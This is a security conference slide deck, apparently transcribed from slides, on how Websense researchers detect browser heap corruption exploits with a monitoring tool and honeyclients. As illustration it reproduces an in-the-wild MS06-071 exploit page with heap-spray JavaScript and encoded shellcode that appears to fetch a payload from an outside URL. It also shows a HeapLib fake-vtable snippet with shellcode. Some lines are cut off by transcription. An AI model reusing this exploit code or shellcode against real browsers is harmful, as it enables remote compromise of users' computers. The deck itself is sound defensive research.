Detecting Web Browser Heap Corruption Attacks

Stephan Chenette
Moti Joseph
Websense Security Labs

Who we are…

Stephan Chenette
Manager of Websense Security Research/Senior Researcher,
Websense Security Labs

- Focus on reverse engineering of malicious web content: obfuscated JavaScript, malicious code, malware, packers/protectors.
- Detection techniques: heuristic malware/exploit detection, user-land/kernel-land behavior analysis tools, dynamic/static data analysis.
- Previously worked at eEye Digital Security as a Security Software engineer.

Moti Joseph
Senior Researcher,
Websense Security Labs

- Focus on exploitation techniques, reverse engineering, bug hunting, code analysis, user-land hooking mechanisms
- Previously worked at Checkpoint

WEBSENSE® Security Labs

What are we presenting?

- This presentation will focus on our research in the detection of browser heap corruption attacks.

- This research inspired an internal tool we call “xmon” (exploitation monitor), which is part of a larger malicious web content detection network.

- It is important to note, we are presenting detection techniques. We will NOT cover in any detail any existing exploitation protection measures i.e. DEP, SAFESEH, ASLR, etc.

- We are going to give some background in web browser based heap attacks, so if you’ve seen Alexander Sotirov’s presentation (we hope you have), then there will be some repetition of background information. Hopefully it will reaffirm your understanding of the subject.

What do web browser exploits look like?

- At first glance, most malicious web pages simply look like a regular webpage

What do web browser exploits look like?

- **If we actually look at the source code we can see what is really going on… the attacker is using the MS06-071 (XML Core Services) vulnerability.**

```
function exploit() {
obj = document.getElementById('target').object;
try {
obj.open(new Array(),new Array(),new Array(),new Array(),new Array());
} catch(e) {};
sh = unescape ("%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9(
 "%u54eb%u758b%u8b3c%u3574%u0378%u56f5%u768b%u0320" +
"%u33f5%u49c9%uad41%udb33%u0f36%u14be%u3828%u74f2" +
"%uc108%u0dcb%uda03%ueb40%u3bef%u75df%u5ee7%u5e8b" +
"%u0324%u66dd%u0c8b%u8b4b%u1c5e%udd03%u048b%u038b" +
"%uc3c5%u7275%u6d6c%u6e6f%u642e%u6c6c%u4300%u5c3a" +
"%u2e55%u7865%u0065%uc033%u0364%u3040%u0c78%u408b" +
"%u8b0c%u1c70%u8bad%u0840%u09eb%u408b%u8d34%u7c40" +
"%u408b%u953c%u8ebf%u0e4e%ue8ec%uff84%uffff%uec83" +
"%u8304%u242c%uff3c%u95d0%ubf50%u1a36%u702f%u6fe8" +
"%uffff%u8bff%u2454%u8dfc%uba52%udb33%u5353%ueb52" +
"%u5324%ud0ff%ubf5d%ufe98%u0e8a%u53e8%uffff%u83ff" +
"%u04ec%u2c83%u6224%ud0ff%u7ebf%ue2d8%ue873%uff40" +
"%uffff%uff52%ue8d0%uffd7%uffff%u7468%u7074%u2f3a" +
"%u6b2f%u6968%u616c%u6964%u3234%u2e30%u6330%u7461" +
"%u6863%u632e%u6d6f%u532f%u7265%u6576%u2572%u3032" +
"%u615a%u696c%u2e6d%u4f43%u004d");

sz = sh.length * 2;
npsz = 0x400000-(sz+0x38);
nps = unescape ("%u0D0D%u0D0D");
while (nps.length*2<npsz) nps+=nps;
ihbc = (0x12000000-0x400000)/0x400000;
mm = new Array();
for (i=0;i<ihbc;i++) mm[i] = nps+sh;

obj.open(new Object(),new Object(),new Object(),new Object(), new Object());

obj.setRequestHeader(new Object(),'......');
obj.setRequestHeader(new Object(),0x12345678);
obj.setRequestHeader(new Object(),0x12345678);
obj.setRequestHeader(new Object(),0x12345678);
obj.setRequestHeader(new Object(),0x12345678);
obj.setRequestHeader(new Object(),0x12345678);
obj.setRequestHeader(new Object(),0x12345678);
```

WEBSENSE® Security Labs

What do heap corruption vulns look like?

- **Vulnerability in Vector Markup Language Could Allow Remote Code Execution (MS07-004)**

  The VML bug was a pure <u>integer overflow</u> vulnerability

```
.text:5DEB76A5                 pop     edi
.text:5DEB76A6                 pop     ebx
.text:5DEB76A7
.text:5DEB76A7 loc_5DEB76A7:                           ; CODE XREF: CVMLRecolorinfo::InternalLoad(VGXTagNameKeys
.text:5DEB76A7                 mov     eax, [esi+8]    ;
.text:5DEB76AA                 add     eax, [esi+4]    ;
.text:5DEB76AD                 test    eax, eax
.text:5DEB76AF                 jle     short loc_5DEB76C4
.text:5DEB76B1                 imul    eax, 2Ch        ;
.text:5DEB76B4                 push    101h
.text:5DEB76B9                 push    eax             ; size_t
.text:5DEB76BA                 call    ??2@YAPAXIH@Z   ; operator new(uint,int)
.text:5DEB76BF                 pop     ecx
.text:5DEB76C0                 pop     ecx
.text:5DEB76C1                 mov     [esi+14h], eax
```

What do heap corruption vulns look like?

- **Vulnerability in Microsoft XML Core Services Could Allow Remote Code Execution (MS06-071)**

  The XMLHTTP bug was a <u>double free</u> vulnerability

```
ext:69BECF11          mov     esi, [ebp+lpWideCharStr]
ext:69BECF14          test    esi, esi
ext:69BECF16          push    edi
ext:69BECF17          mov     ebx, ecx
ext:69BECF19          jz      loc_69BECFDE
ext:69BECF1F          cmp     word ptr [esi], 0
ext:69BECF23          jz      loc_69BECFDE
ext:69BECF29          and     [ebp+var_4], 0
ext:69BECF2D          push    7FFFFFFFh
ext:69BECF32          push    esi
ext:69BECF33          call    ?xstrlenw@@YGHPBGI@Z ; xstrlenw(ushort const *,uint)
ext:69BECF38          mov     [ebp+lpWideCharStr], eax
ext:69BECF3B          lea     eax, [ebp+lpWideCharStr]
ext:69BECF3E          push    eax             ; lpMultiByteStr
ext:69BECF3F          lea     eax, [ebp+var_4]
ext:69BECF42          push    eax             ; int
ext:69BECF43          push    esi             ; lpWideCharStr
ext:69BECF44          call    ?canonicalizeBestFitChars@URLRequest@@KGJPAGPAPAGPAI@Z ; URLRequest::ca
ext:69BECF49          mov     esi, eax
```

Heap corruption exploits

- Exploitable heap corruptions are caused when user-controllable data can corrupt the heap in a predictable way.
- In order to allow remote code execution, the attacker must be able to use this memory corruption to influence the instruction pointer.
- Corruption of heap headers and function pointers are two common ways this is achieved.

History lesson...

- **Older heap exploits were extremely unreliable.**

- **For a few reasons:**
  - **Many exploit-writers found heap exploits too hard to write or were only accustomed to writing stack based overflows, so their proof of concept (POC) were often created to simply crash the browser instead of executing a payload.**

  - **Some exploits that were created, used random areas of heap memory to store their shellcode (e.g., images, movie files, html tags, etc). The location of this data was extremely unreliable as memory arrangement and location of that data often varied.**

More reliability needed… heap spraying.

- Developed by Blazde and SkyLined and first used in a POC exploit for the IFRAME SRC NAME heap overflow vulnerability.

- This method allowed us to place shellcode onto the heap by allocating space on the heap using JavaScript code and copying our shellcode to our newly allocated buffer.

- The idea behind this method is to spray enough of the heap with NOPs followed by shellcode and then trigger the vulnerability which has been set up to jump to the heap.

How reliable is heap spraying?

- Not as reliable as you might think…
- Demo…

The next step in reliable heap exploitation…


- **Alexander Sotirov’s “Heap Feng Shui” (HeapLib)**
  - **Released this year at Blackhat Europe**
  - **Integrated with Metasploit 3**

```
// Initialize the heap library
VAr heap = new heapLib.ie ();

// MessageBox shellcode
VAr shellcode = unescape (
“%u4343%u4343%u54EB%u758B%u8B3C%u3574%u0378 " +
“%u56F5%u768B%u0320%u33F5%u49C9%uAD41%uDB33 " +
“%u0F36%u14BE%u3828%u74F2%uC108%u0DCB%uDA03 " +
“%uEB40%u3BEF%u75DF%u5EE7%u5E8B%u0324%u66DD " +
“%u0C8B%u8B4B%u1C5E%uDD03%u048B%u038B%uC3C5 " +
“%u7275%u6D6C%u6E6F%u642E%u6C6C%u4300%u5C3A " +
“%u2e55%u7865%u0065%uC033%u0364%u3040%u0C78 " +
“%u408B%u8B0C%u1C70%u8BAD%u0840%u09EB%u408B " +
“%u8D34%u7C40%u408B%u953C%u8EBF%u0E4E%uE8EC " +
“%uFF84%uFFFF%uEC83%u8304%u242C%uFF3C%u95D0 " +
“%uBF50%u1A36%u702F%u6FE8%uFFFF%u8BFF%u2454 " +
“%u8DFC%uBA52%uDB33%u5353%uEB52%u5324%uD0FF " +
“%uBF5D%uFE98%u0E8A%u53E8%uFFFF%u83FF%u04EC " +
“%u2C83%u6224%uD0FF%u7EBF%uE2D8%uE873%uFF40 " +
“%uFFFF%uFF52%uE8D0%uFFD7%uFFFF");

shellcode += lipage;

// address of jmp ecx instruction in IEXPLORE.EXE
VAr jmpecx = 0x4058b5;

// Build has fake vtable with pointers to the shellcode
VAr vtable = heap.vtable (shellcode, jmpecx);

// Get the address of the lookaside that will not to the vtable
VAr fakeObjPtr = heap.lookasideAddr (vtable);

// Build the heap block with the fake object address
//
// len padding fake obj to point padding null
// 4 bytes 0x200C-4 bytes 4 bytes 14 bytes 2 bytes
```

Commonality

- **What do all these methods have in common?**
- **How can we detect these generically?**

Malicious Activity Detection Methods



WEBSENSE® Security Labs

Large scale exploit detection …. enter xmon

- **Generic detection of exploit techniques**
- **Minimal configuration**
- **Part of larger framework**
- **Multiple methods used for detection**
- **Signatures for optional vulnerability identification only**
- **Main concerns: speed and accuracy.**

Method 1

- Patch all calls to virtual functions and function pointers
  - Use IDA plug-in to scan for pointers
  - Patching is an ongoing process
    - Patch all calls at start
    - Patch calls as modules are loaded dynamically
- When call is made check to see where the execution is directed to

WEBSENSE® Security Labs

Method 2

- **Hooking Structured Exception Handlers (SEH)**
  - **When an exception occurs, verify the location of the exception handler**

Websense® Security Labs

Method X

- Hook all known universal pointers
  - Top-level SEH
  - Fast PEB lock
  - Other global function pointers
- Method X+n?
  - More …


xmon demo

Great. What do we do now?

Honeyclients

- Low-Interaction (LI): Custom Spiders
  - Ridiculously fast, bandwidth primary limitation
  - Special processes required for active content analysis
  - Requires custom signatures, limited detection for unknown exploits
- High-Interaction (HI): Controlled Browsers
  - Relatively slow, hardware resources primary limitation
  - Active content handled natively by the browser
  - Traditionally detects malicious activity via unauthorized modifications to system state


Traditional High-Interaction Honeyclients



Finding The Middle Ground

- Greatly increase performance levels
- Accurate detection of both known and unknown exploits
- Eliminate the need to monitor or restore system state
- Reduce uncertainty – no more notion of “suspicious”

Honeyclients – Now with xmon!



Problems?

- Not all malicious websites use actual exploits
- Vulnerable control or component not installed
- Uses jmp ptr/technique we haven't seen before
- Others …

Detection in depth ☺

Thank you for coming!

- **Questions?**

- **Contact Info:**
  - **Stephan Chenette**
    - schenette || websense.com
  - **Moti Joseph**
    - mjoseph || websense.com

WEBSENSE® Security Labs